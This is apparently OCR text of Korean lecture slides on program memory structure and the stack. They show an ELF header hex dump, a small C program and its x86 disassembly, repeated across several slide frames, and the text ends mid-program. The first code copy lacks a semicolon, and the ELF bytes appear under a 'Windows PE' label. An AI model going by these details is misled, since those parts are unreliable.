
Windows
PE (.exe)

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  7F 45 4C 46 01 01 01 00 00 00 00 00 00 00 00 00  .ELF............
00000010  02 00 03 00 01 00 00 00 60 85 04 08 34 00 00 00  ........`…..4...
00000020  88 21 00 00 00 00 00 00 34 00 20 00 09 00 28 00  ˆ!......4. ...(.
00000030  1C 00 1B 00 06 00 00 00 34 00 00 00 34 80 04 08  ........4...4€..
00000040  34 80 04 08 20 01 00 00 20 01 00 00 05 00 00 00  4€.. ... .......
00000050  04 00 00 00 03 00 00 00 54 01 00 00 54 81 04 08  ........T...T...
00000060  54 81 04 08 13 00 00 00 13 00 00 00 04 00 00 00  T...............
00000070  01 00 00 00 01 00 00 00 00 00 00 00 00 80 04 08  .............€..
00000080  00 80 04 08 4C 11 00 00 4C 11 00 00 05 00 00 00  .€..L...L.......
00000090  00 10 00 00 01 00 00 00 08 1F 00 00 08 AF 04 08  .............¯..
000000A0  08 AF 04 08 3C 01 00 00 F8 04 00 00 06 00 00 00  .¯..<...ø.......
000000B0  00 10 00 00 02 00 00 00 14 1F 00 00 14 AF 04 08  .............¯..
000000C0  14 AF 04 08 E8 00 00 00 E8 00 00 00 06 00 00 00  .¯..è...è.......
000000D0  04 00 00 00 04 00 00 00 68 01 00 00 68 81 04 08  ........h...h...
000000E0  68 81 04 08 44 00 00 00 44 00 00 00 04 00 00 00  h...D...D.......
000000F0  04 00 00 00 50 E5 74 64 AC 0E 00 00 AC 8E 04 08  ....Påtd¬...¬Ž..
00000100  AC 8E 04 08 84 00 00 00 84 00 00 00 04 00 00 00  ¬Ž..„...„.......
```

Linux
ELF

메모리 구조

- 정적 프로그램 구조, 동적 프로그램 구조



메모리 구조


- Stack

```
#include <stdio.h>

int my_print(int i)
{
    printf("%d\n", i)
    return 0;
}

int main()
{
    int i;
    i = 0;
    my_print(i);

    return 1;
}
```

메모리 구조

- Stack

```c
#include <stdio.h>

int my_print(int i)
{
    printf("%d\n", i);
    return 0;
}

int main()
{
    int i;
    i = 0;
    my_print(i);

    return 1;
}
```





```
0x0804840b <+0>:     push   ebp
0x0804840c <+1>:     mov    ebp,esp
0x0804840e <+3>:     push   DWORD PTR [ebp+0x8]
0x08048411 <+6>:     push   0x80484d0
0x08048416 <+11>:    call   0x80482e0 <printf@plt>
0x0804841b <+16>:    add    esp,0x8
0x0804841e <+19>:    mov    eax,0x0
0x08048423 <+24>:    leave
0x08048424 <+25>:    ret
```

```
0x08048425 <+0>:     push   ebp
0x08048426 <+1>:     mov    ebp,esp
0x08048428 <+3>:     sub    esp,0x4
0x0804842b <+6>:     mov    DWORD PTR [ebp-0x4],0x0
0x08048432 <+13>:    push   DWORD PTR [ebp-0x4]
0x08048435 <+16>:    call   0x804840b <my_print>
0x0804843a <+21>:    add    esp,0x4
0x0804843d <+24>:    mov    eax,0x1
0x08048442 <+29>:    leave
0x08048443 <+30>:    ret
```

메모리 구조

- Stack

```c
#include <stdio.h>

int my_print(int i)
{
    printf("%d\n", i);
    return 0;
}

int main()
{
    int i;
    i = 0;
    my_print(i);

    return 1;
}
```





```
0x0804840b <+0>:     push   ebp
0x0804840c <+1>:     mov    ebp,esp
0x0804840e <+3>:     push   DWORD PTR [ebp+0x8]
0x08048411 <+6>:     push   0x80484d0
0x08048416 <+11>:    call   0x80482e0 <printf@plt>
0x0804841b <+16>:    add    esp,0x8
0x0804841e <+19>:    mov    eax,0x0
0x08048423 <+24>:    leave
0x08048424 <+25>:    ret
```

```
0x08048425 <+0>:     push   ebp
0x08048426 <+1>:     mov    ebp,esp
0x08048428 <+3>:     sub    esp,0x4
0x0804842b <+6>:     mov    DWORD PTR [ebp-0x4],0x0
0x08048432 <+13>:    push   DWORD PTR [ebp-0x4]
0x08048435 <+16>:    call   0x804840b <my_print>
0x0804843a <+21>:    add    esp,0x4
0x0804843d <+24>:    mov    eax,0x1
0x08048442 <+29>:    leave
0x08048443 <+30>:    ret
```

메모리 구조

- Stack

```c
#include <stdio.h>

int my_print(int i)
{
    printf("%d\n", i);
    return 0;
}

int main()
{
    int i;
    i = 0;
    my_print(i);

    return 1;
}
```





```
0x0804840b <+0>:     push   ebp
0x0804840c <+1>:     mov    ebp,esp
0x0804840e <+3>:     push   DWORD PTR [ebp+0x8]
0x08048411 <+6>:     push   0x80484d0
0x08048416 <+11>:    call   0x80482e0 <printf@plt>
0x0804841b <+16>:    add    esp,0x8
0x0804841e <+19>:    mov    eax,0x0
0x08048423 <+24>:    leave
0x08048424 <+25>:    ret
```

```
0x08048425 <+0>:     push   ebp
0x08048426 <+1>:     mov    ebp,esp
0x08048428 <+3>:     sub    esp,0x4
0x0804842b <+6>:     mov    DWORD PTR [ebp-0x4],0x0
0x08048432 <+13>:    push   DWORD PTR [ebp-0x4]
0x08048435 <+16>:    call   0x804840b <my_print>
0x0804843a <+21>:    add    esp,0x4
0x0804843d <+24>:    mov    eax,0x1
0x08048442 <+29>:    leave
0x08048443 <+30>:    ret
```

메모리 구조

- Stack

```c
#include <stdio.h>

int my_print(int i)
{
    printf("%d\n", i);
    return 0;
}

int main()
{
    int i;
    i = 0;
    my_print(i);

    return 1;
}
```





```
0x0804840b <+0>:     push   ebp
0x0804840c <+1>:     mov    ebp,esp
0x0804840e <+3>:     push   DWORD PTR [ebp+0x8]
0x08048411 <+6>:     push   0x80484d0
0x08048416 <+11>:    call   0x80482e0 <printf@plt>
0x0804841b <+16>:    add    esp,0x8
0x0804841e <+19>:    mov    eax,0x0
0x08048423 <+24>:    leave
0x08048424 <+25>:    ret
```

```
0x08048425 <+0>:     push   ebp
0x08048426 <+1>:     mov    ebp,esp
0x08048428 <+3>:     sub    esp,0x4
0x0804842b <+6>:     mov    DWORD PTR [ebp-0x4],0x0
0x08048432 <+13>:    push   DWORD PTR [ebp-0x4]
0x08048435 <+16>:    call   0x804840b <my_print>
0x0804843a <+21>:    add    esp,0x4
0x0804843d <+24>:    mov    eax,0x1
0x08048442 <+29>:    leave
0x08048443 <+30>:    ret
```

메모리 구조

- Stack

```c
#include <stdio.h>

int my_print(int i)
{
    printf("%d\n", i);
    return 0;
}

int main()
{
    int i;
    i = 0;
    my_print(i);

    return 1;
}
```





```
0x0804840b <+0>:     push   ebp
0x0804840c <+1>:     mov    ebp,esp
0x0804840e <+3>:     push   DWORD PTR [ebp+0x8]
0x08048411 <+6>:     push   0x80484d0
0x08048416 <+11>:    call   0x80482e0 <printf@plt>
0x0804841b <+16>:    add    esp,0x8
0x0804841e <+19>:    mov    eax,0x0
0x08048423 <+24>:    leave
0x08048424 <+25>:    ret
```

```
0x08048425 <+0>:     push   ebp
0x08048426 <+1>:     mov    ebp,esp
0x08048428 <+3>:     sub    esp,0x4
0x0804842b <+6>:     mov    DWORD PTR [ebp-0x4],0x0
0x08048432 <+13>:    push   DWORD PTR [ebp-0x4]
0x08048435 <+16>:    call   0x804840b <my_print>
0x0804843a <+21>:    add    esp,0x4
0x0804843d <+24>:    mov    eax,0x1
0x08048442 <+29>:    leave
0x08048443 <+30>:    ret
```

메모리 구조

- Stack

```c
#include <stdio.h>

int my_print(int i)
{
    printf("%d\n", i);
    return 0;
}

int main()
{
    int i;
    i = 0;
    my_print(i);

    return 1;
}
```





```
0x0804840b <+0>:     push   ebp
0x0804840c <+1>:     mov    ebp,esp
0x0804840e <+3>:     push   DWORD PTR [ebp+0x8]
0x08048411 <+6>:     push   0x80484d0
0x08048416 <+11>:    call   0x80482e0 <printf@plt>
0x0804841b <+16>:    add    esp,0x8
0x0804841e <+19>:    mov    eax,0x0
0x08048423 <+24>:    leave
0x08048424 <+25>:    ret
```

```
0x08048425 <+0>:     push   ebp
0x08048426 <+1>:     mov    ebp,esp
0x08048428 <+3>:     sub    esp,0x4
0x0804842b <+6>:     mov    DWORD PTR [ebp-0x4],0x0
0x08048432 <+13>:    push   DWORD PTR [ebp-0x4]
0x08048435 <+16>:    call   0x804840b <my_print>
0x0804843a <+21>:    add    esp,0x4
0x0804843d <+24>:    mov    eax,0x1
0x08048442 <+29>:    leave
0x08048443 <+30>:    ret
```

메모리 구조

- Stack

```c
#include <stdio.h>

int my_print(int i)
{
    printf("%d\n", i);
    return 0;
}

int main()
{
    int i;
